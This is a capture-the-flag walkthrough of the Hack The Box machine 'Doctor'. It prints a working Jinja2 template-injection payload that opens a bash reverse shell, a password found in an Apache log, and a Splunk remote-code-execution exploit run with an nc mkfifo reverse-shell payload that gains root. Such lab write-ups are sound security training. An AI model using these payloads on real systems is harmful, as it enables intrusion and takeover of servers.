

DOCTOR | Kaosam


My profile -> <https://www.hackthebox.eu/home/users/profile/149676>

Port scanning results:

```
root@unknown:~/Desktop# nmap -sC -sV 10.10.10.209
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-15 09:11 CET
Stats: 0:00:25 elapsed; 0 hosts completed (1 up), 1 undergoing Service
Service scan Timing: About 66.67% done; ETC: 09:11 (0:00:06 remaining)
Nmap scan report for 10.10.10.209
Host is up (0.075s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux;
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Doctor
8089/tcp   open  ssl/http Splunkd httpd
|_http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Splunkd
|_http-title: splunkd
|_ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName
|_Not valid before: 2020-09-06T15:57:27
|_Not valid after: 2023-09-06T15:57:27
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http
Nmap done: 1 IP address (1 host up) scanned in 54.42 seconds
```

At port 80 we find a simple website:



The first thing you can notice is the "doctors.htb" string on the page, so by adding the string to /etc/hosts you can navigate to <http://doctors.htb>

Once this is done, a login screen appears:

Doctor Secure Messaging

Home

LoginRegister

Please log in to access this page.

Log In

Email


Password

☐ Remember Me

LoginForgot Password?

Need An Account? [Sign Up Now](#)

If we register and log in, we notice that the possibility of posting a new message appears on the platform. Once submitted, it will appear on the dashboard on the home page:



If we analyze the source code we can see a commented HTML line:

```
<button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarToggle" aria-con
<span class="navbar-toggler-icon"></span>
</button>
<div class="collapse navbar-collapse" id="navbarToggle">
  <div class="navbar-nav mr-auto">
    <a class="nav-item nav-link" href="/home">Home</a>
    <!-- archive still under beta testing<a class="nav-item nav-link" href="/archive">Archive</a>-->
  </div>
  <!-- Navbar Right Side -->
  <div class="navbar-nav">
    <a class="nav-item nav-link" href="/post/new">New Message</a>
    <a class="nav-item nav-link" href="/account">Account</a>
    <a class="nav-item nav-link" href="/logout">Logout</a>
  </div>
</div>
```

This leads to another section still in beta, containing an XML output:

```
<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">
  <channel>
    <title>Archive</title>
    <item><title>test</title></item>
  </channel>
```

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection>


Browsing on Github you can find a cheatsheet to perform a Server Side Template Injection attack. Doing some tests, we insert the code `{{7 * '7'}}` on the title on a new message.

In this case, it will appear on the "archive" page as title "7777777". On the Github page it turns out that it is a Jinja2 Basic Injection.

Then, putting the terminal listening on port 4444, and entering the following injected code on title:

```
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in
x.__name__ %}{{x().__module__.__builtins__['__import__']('os').popen("bash -
c 'bash -i >& /dev/tcp/IPADDRESS/PORT 0>&1'").read()}}{%endif%}{%endfor%}
```

Going to "archive", the web user's shell appears:



```
root@unknown:~/Desktop# nc -lnvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.209.
Ncat: Connection from 10.10.10.209:57676.
bash: cannot set terminal process group (875): Inappropri
bash: no job control in this shell
web@doctor:~$ whoami
whoami
web
web@doctor:~$
```

However, it should be noted that the flag is inside the user shaun folder, and we do not have the permissions to open it.

With a little enumeration, it turns out that the current user (web) is also part of the adm group, and users who are part of this group, by searching on Google, have the following permission:

adm: Group adm is used for system monitoring tasks. Members of this **group** can read many log files in /var/log, and can use xconsole. Historically, /var/log was /usr/**adm** (and later /var/**adm**), thus the name of the **group**

So, if we go inside the logs it is possible to search for files containing information such as passwords or other:

```
/var/log/apache2/backup:10.10.14.4 - - [05/Sep/2020:11:17:34 +2000] "POST
/reset_password?email=Guitar123" 500 453
"http://doctor.htb/reset_password"
```

Found the password, we enter as shaun and print the flag obtained:

```
web@doctor:/home/shaun$ su shaun
su shaun
Password: Guitar123

shaun@doctor:~$ ls
ls
user.txt
shaun@doctor:~$ cat user.txt
cat user.txt
a1cc01cf85301c3e366ff10c8421ca39
shaun@doctor:~$
```

To continue the privilege escalation, remember that initially with port scanning a splunkd service was found on port 8089, and previously the splunk user was discovered.

On the web, if you search for "exploit splunk 8089" this repository comes out with a python script inside:

https://github.com/cnotin/SplunkWhisperer2/blob/master/PySplunkWhisperer2/PySplunkWhisperer2_remote.py

Well, if there is a splunk process running as administrator, you can get a shell. Let's run the script with shaun's credentials, while we're listening on a port:

```
python3 exploit.py --host 10.10.10.209 --username shaun --password
Guitar123 --lhost YOURIP --payload 'rm /tmp/f;mkfifo /tmp/f;cat
/tmp/f|/bin/sh -i 2>&1|nc YOURIP YOURPORT >/tmp/f'
```

```
root@unknown:~/Desktop# python3 exploit.py --host 10.10.10.209 --username shaun --password Gui
23 --lhost 10.10.14.25 --payload 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.
5 6666 >/tmp/f'
Running in remote mode (Remote Code Execution)
[.] Authenticating...
[+] Authenticated
[.] Creating malicious app bundle...
[+] Created malicious app bundle in: /tmp/tmp7466p4cj.tar
[+] Started HTTP server for remote mode
[.] Installing app from: http://10.10.14.25:8181/
10.10.10.209 - - [15/Feb/2021 10:07:28] "GET / HTTP/1.1" 200 -
[+] App installed, your code should be running now!

Press RETURN to cleanup
```

Listening on port 6666:

```
root@unknown:~/Desktop# nc -lvp 6666
Ncat: Version 7.80 ( https://nmap.org/ncat
Ncat: Listening on :::6666
Ncat: Listening on 0.0.0.0:6666
Ncat: Connection from 10.10.10.209.
Ncat: Connection from 10.10.10.209:43574.
/bin/sh: 0: can't access tty; job control
# whoami
root
```

Rooted!

Contact me on Twitter: <https://twitter.com/samuelpiatanesi>

You can find more writeups on my Github repo: <https://github.com/Kaosam/HTBWriteups>